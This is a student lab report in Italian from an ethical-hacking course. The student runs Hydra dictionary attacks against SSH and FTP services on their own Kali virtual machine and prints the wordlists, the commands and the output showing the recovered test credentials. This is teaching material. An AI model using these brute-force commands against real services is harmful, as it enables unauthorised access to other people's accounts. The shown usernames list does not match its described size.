

Progetto S6/L5 – Web Application Hacking

Configurazione e cracking dell'autenticazione di servizi di rete con Hydra

Corso: Cybersecurity & Ethical Hacking — Epicode

Data: 17 luglio 2026

1. Obiettivo dell'esercizio

L'esercizio ha lo scopo di far pratica con lo strumento Hydra per craccare l'autenticazione di servizi di rete, e al tempo stesso consolidare le conoscenze relative alla configurazione dei servizi stessi.

L'attività si è sviluppata in due fasi principali: una prima fase guidata dedicata alla configurazione e al cracking del servizio SSH, e una seconda fase in cui è stato scelto e configurato un ulteriore servizio (FTP) da sottoporre allo stesso tipo di attacco.

2. Ambiente di lavoro

- Macchina virtuale: Kali Linux (gestita tramite UTM su host macOS)
- Indirizzo IP della macchina Kali: 192.168.64.10
- Utente di test creato: test_user
- Password dell'utente di test: testpass
- Strumento di attacco: Hydra v9.7

3. Fase 1 — Configurazione e cracking SSH

3.1 Creazione dell'utente di test

È stato creato un nuovo utente su Kali Linux con il comando `adduser`, denominato `test_user`, impostando come password iniziale `testpass`:

```
sudo adduser test_user
```

3.2 Attivazione del servizio SSH

Il servizio SSH è stato attivato con il comando:

```
sudo service ssh start
```

Il file di configurazione del demone SSH si trova al percorso `/etc/ssh/sshd_config`; per i fini dell'esercizio la configurazione di default è stata mantenuta invariata.

3.3 Verifica della connessione SSH

Prima di procedere con l'attacco, è stata verificata manualmente la possibilità di connettersi al servizio SSH con le credenziali dell'utente `test_user`. Il primo tentativo di connessione ha prodotto un errore di sintassi (parentesi angolari lasciate per errore nel comando), mentre il secondo tentativo ha richiesto la conferma della fingerprint della chiave host, inizialmente non accettata ("Host key verification failed").

```
Session Actions Edit View Help
Changing the user information for test_user
Enter the new value, or press ENTER for the default
Full Name []:
Room Number []:
Work Phone []:
Home Phone []:
Other []:
Is the information correct? [Y/n]
(kali@kali)-[~]
$ sudo service ssh start
(kali@kali)-[~]
$ sudo nano /etc/ssh/sshd_config
(kali@kali)-[~]
$ ssh test_user@192.168.64.10
zsh: parse error near `\'n\'
(kali@kali)-[~]
$ ssh test_user@192.168.64.10
The authenticity of host '192.168.64.10 (192.168.64.10)' can't be established.
ED25519 key fingerprint is: SHA256:lh5Xr8iXpH9qMGJZtvG+rOgQkSJPfqXHU6mtIHVUZA
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])?
Host key verification failed.
(kali@kali)-[~]
$
```

Figura 1 — Primi tentativi di connessione SSH: errore di sintassi e verifica della host key non completata.

Ripetendo il comando e rispondendo yes alla richiesta di conferma della fingerprint, la connessione è stata stabilita correttamente con le credenziali test_user / testpass, come mostrato dal prompt che cambia in test_user@kali:

```
ssh test_user@192.168.64.10
```

```
test_user@kali: ~
Session Actions Edit View Help
Are you sure you want to continue connecting (yes/no/[fingerprint])?
Host key verification failed.
(kali@kali)-[~]
$ ssh test_user@192.168.64.10
The authenticity of host '192.168.64.10 (192.168.64.10)' can't be established.
ED25519 key fingerprint is: SHA256:lh5Xr8iXpH9qMGJZtvG+rOgQkSJPfqXHU6mtIHVUZA
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.64.10' (ED25519) to the list of known hosts.
test_user@192.168.64.10's password:
Linux kali 7.0.12+kali-arm64 #1 SMP PREEMPT Kali 7.0.12-2kali1 (2026-06-18) aarch64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
(test_user@kali)-[~]
$
```

Figura 2 — Connessione SSH riuscita: il prompt mostra test_user@kali.

3.4 Creazione delle wordlist personalizzate

Per ottimizzare i tempi di esecuzione dell'attacco (evitando l'uso di wordlist da milioni di combinazioni, come segnalato nella traccia dell'esercizio), sono state create due wordlist ridotte direttamente da terminale con il comando nano: una per gli username e una per le password, contenenti rispettivamente 4 e 5 voci, per un totale di 20 combinazioni testate.

Il contenuto dei due file è stato verificato con il comando cat prima di procedere:



```
Session Actions Edit View Help
(kali@kali)-[~]
$ exit
logout
Connection to 192.168.64.10 closed.
(kali@kali)-[~]
$ nano usernames.txt
(kali@kali)-[~]
$ nano passwords.txt
(kali@kali)-[~]
$ cat usernames.txt
test_user
testuser
admin
test
testpass
password
test1234
testpass123
Testpass1
(kali@kali)-[~]
$ cat passwords.txt
testpass
password
test1234
testpass123
Testpass1
```


Figura 3 — Creazione e verifica del contenuto delle wordlist usernames.txt e passwords.txt.

3.5 Cracking dell'autenticazione SSH con Hydra

L'attacco a dizionario contro il servizio SSH è stato lanciato con il seguente comando:

```
hydra -L usernames.txt -P passwords.txt 192.168.64.10 -t 4 ssh -V
```

Hydra ha impostato 4 thread paralleli (-t 4) per un totale di 20 tentativi di login (l:4/p:5), attaccando il servizio sulla porta 22. Grazie al flag -V, ogni tentativo è stato mostrato in tempo reale a schermo. Al primo giro di tentativi con l'username test_user, Hydra ha individuato correttamente la password, restituendo il seguente risultato:



```
Session Actions Edit View Help
(kali@kali)-[~]
$ hydra -L usernames.txt -P passwords.txt 192.168.64.10 -t 4 ssh -V
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-17 05:44:11
[DATA] max 4 tasks per 1 server, overall 4 tasks, 20 login tries (l:4/p:5), ~5 tries per task
[DATA] attacking ssh://192.168.64.10:22/
[ATTEMPT] target 192.168.64.10 - login "test_user" - pass "testpass" - 1 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.64.10 - login "test_user" - pass "password" - 2 of 20 [child 1] (0/0)
[ATTEMPT] target 192.168.64.10 - login "test_user" - pass "test1234" - 3 of 20 [child 2] (0/0)
[ATTEMPT] target 192.168.64.10 - login "test_user" - pass "testpass123" - 4 of 20 [child 3] (0/0)
[22][ssh] host: 192.168.64.10 login: test_user password: testpass
[ATTEMPT] target 192.168.64.10 - login "testuser" - pass "testpass" - 6 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.64.10 - login "testuser" - pass "password" - 7 of 20 [child 1] (0/0)
[ATTEMPT] target 192.168.64.10 - login "testuser" - pass "test1234" - 8 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.64.10 - login "testuser" - pass "testpass123" - 9 of 20 [child 2] (0/0)
[ATTEMPT] target 192.168.64.10 - login "testuser" - pass "Testpass1" - 10 of 20 [child 3] (0/0)
[ATTEMPT] target 192.168.64.10 - login "admin" - pass "testpass" - 11 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.64.10 - login "admin" - pass "password" - 12 of 20 [child 2] (0/0)
[RE-ATTEMPT] target 192.168.64.10 - login "admin" - pass "password" - 12 of 20 [child 2] (0/0)
[ATTEMPT] target 192.168.64.10 - login "admin" - pass "test1234" - 13 of 20 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.64.10 - login "admin" - pass "password" - 13 of 20 [child 2] (0/0)
[RE-ATTEMPT] target 192.168.64.10 - login "admin" - pass "test1234" - 13 of 20 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.64.10 - login "admin" - pass "password" - 13 of 20 [child 2] (0/0)
[RE-ATTEMPT] target 192.168.64.10 - login "admin" - pass "test1234" - 13 of 20 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.64.10 - login "admin" - pass "password" - 13 of 20 [child 2] (0/0)
```

Figura 4 — Output di Hydra: credenziali SSH individuate correttamente sulla porta 22.

4. Fase 2 — Configurazione e cracking FTP

Per la seconda parte dell'esercizio è stato scelto il servizio FTP, come suggerito nella traccia, riutilizzando l'utente `test_user` già configurato.

4.1 Installazione e avvio del servizio FTP

Il servizio FTP è stato installato e avviato con i seguenti comandi:


```
sudo apt install vsftpd
sudo service vsftpd start
```

Lo stato del servizio è stato verificato con `sudo service vsftpd status`, confermando che il processo risultava `active (running)`.

4.2 Verifica della connessione FTP

Prima di lanciare l'attacco, è stata testata manualmente la connessione FTP con le credenziali dell'utente `test_user`, ottenendo la risposta `230 Login successful` da parte del server `vsFTPD 3.0.5`:

```
ftp 192.168.64.10
```



```
kali@kali: ~
$ sudo service vsftpd status
● vsftpd.service - vsftpd FTP server
   Loaded: loaded (/usr/lib/systemd/system/vsftpd.service; disabled; preset: disabled)
   Active: active (running) since Fri 2026-07-17 05:45:56 EDT; 6s ago
   Invocation: 1d745dd201ed42d789e13ec33bf3176b
   Docs: man:vsftpd(8)
   Process: 9627 ExecStartPre=/bin/mkdir -p /run/vsftpd/empty (code=exited, status=0/SUCCESS)
   Main PID: 9629 (vsftpd)
   Tasks: 1 (limit: 4666)
   Memory: 916K (peak: 2.3M)
   CPU: 5ms
   CGroup: /system.slice/vsftpd.service
           └─9629 /usr/sbin/vsftpd /etc/vsftpd.conf

Jul 17 05:45:56 kali systemd[1]: Starting vsftpd.service - vsftpd FTP server...
Jul 17 05:45:56 kali systemd[1]: Started vsftpd.service - vsftpd FTP server.

(kali㉿kali)-[~]
$ ftp 192.168.64.10
Connected to 192.168.64.10.
220 (vsFTPD 3.0.5)
Name (192.168.64.10:kali): test_user
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
ftp>
```

Figura 5 — Verifica dello stato del servizio `vsftpd` (`active/running`) e connessione FTP riuscita con `test_user`.

4.3 Cracking dell'autenticazione FTP con Hydra

Con lo stesso approccio utilizzato per SSH, è stato lanciato un attacco a dizionario contro il servizio FTP, riutilizzando le medesime wordlist `usernames.txt` e `passwords.txt`, sostituendo semplicemente il modulo finale del comando:

```
hydra -L usernames.txt -P passwords.txt 192.168.64.10 -t 4 ftp -V
```

Anche in questo caso Hydra ha individuato correttamente la combinazione di credenziali valide, questa volta sulla porta 21, tipica del protocollo FTP:

```
[21][ftp] host: 192.168.64.10 login: test_user password: testpass
```

```
kali@kali: ~  
Session Actions Edit View Help  
└─(kali@kali)-[~] es:txt passwords.txt 192.168.64.10  
$ hydra -L usernames.txt -P passwords.txt 192.168.64.10 -t 4 ftp -V  
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)  
.  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-17 05:47:47  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 20 login tries (l:4/p:5), ~5 tries per task  
[DATA] attacking ftp://192.168.64.10:21/  
[ATTEMPT] target 192.168.64.10 - login "test_user" - pass "testpass" - 1 of 20 [child 0] (0/0)  
[ATTEMPT] target 192.168.64.10 - login "test_user" - pass "password" - 2 of 20 [child 1] (0/0)  
[ATTEMPT] target 192.168.64.10 - login "test_user" - pass "test1234" - 3 of 20 [child 2] (0/0)  
[ATTEMPT] target 192.168.64.10 - login "test_user" - pass "testpass123" - 4 of 20 [child 3] (0/0)  
[21][ftp] host: 192.168.64.10 login: test_user password: testpass  
[ATTEMPT] target 192.168.64.10 - login "testuser" - pass "testpass" - 6 of 20 [child 0] (0/0)  
[ATTEMPT] target 192.168.64.10 - login "testuser" - pass "password" - 7 of 20 [child 2] (0/0)  
[ATTEMPT] target 192.168.64.10 - login "testuser" - pass "test1234" - 8 of 20 [child 1] (0/0)  
[ATTEMPT] target 192.168.64.10 - login "testuser" - pass "testpass123" - 9 of 20 [child 3] (0/0)  
[ATTEMPT] target 192.168.64.10 - login "testuser" - pass "Testpass1" - 10 of 20 [child 0] (0/0)  
[ATTEMPT] target 192.168.64.10 - login "admin" - pass "testpass" - 11 of 20 [child 2] (0/0)  
[ATTEMPT] target 192.168.64.10 - login "admin" - pass "password" - 12 of 20 [child 1] (0/0)  
[ATTEMPT] target 192.168.64.10 - login "admin" - pass "test1234" - 13 of 20 [child 3] (0/0)  
[ATTEMPT] target 192.168.64.10 - login "admin" - pass "testpass123" - 14 of 20 [child 0] (0/0)  
[ATTEMPT] target 192.168.64.10 - login "admin" - pass "Testpass1" - 15 of 20 [child 2] (0/0)  
[ATTEMPT] target 192.168.64.10 - login "test" - pass "testpass" - 16 of 20 [child 1] (0/0)  
[ATTEMPT] target 192.168.64.10 - login "test" - pass "password" - 17 of 20 [child 3] (0/0)
```

Figura 6 — Output di Hydra: credenziali FTP individuate correttamente sulla porta 21.

5. Conclusioni

L'esercizio è stato portato a termine con successo in entrambe le fasi richieste. È stato configurato e craccato con successo il servizio SSH, ed è stato successivamente ripetuto lo stesso procedimento su un secondo servizio di rete (FTP), dimostrando la trasferibilità della metodologia di attacco a dizionario tra protocolli diversi cambiando semplicemente il modulo finale del comando Hydra.

Il punto di attenzione relativo ai tempi di esecuzione con wordlist molto grandi (milioni di combinazioni) è stato affrontato a monte, tramite la creazione di due wordlist personalizzate e mirate, che hanno permesso di completare entrambi gli attacchi in pochi secondi mantenendo comunque un vero attacco a dizionario (username e password multipli, non un singolo tentativo).

5.1 Risultati ottenuti

- Servizio SSH (porta 22): credenziali individuate — test_user / testpass
- Servizio FTP (porta 21): credenziali individuate — test_user / testpass
- Wordlist personalizzate create: usernames.txt (4 voci), passwords.txt (5 voci)
- Combinazioni totali testate per servizio: 20

5.2 Comandi principali utilizzati

```
sudo adduser test_user  
sudo service ssh start  
ssh test_user@192.168.64.10  
sudo apt install vsftpd && sudo service vsftpd start  
ftp 192.168.64.10  
hydra -L usernames.txt -P passwords.txt 192.168.64.10 -t 4 ssh -V  
hydra -L usernames.txt -P passwords.txt 192.168.64.10 -t 4 ftp -V
```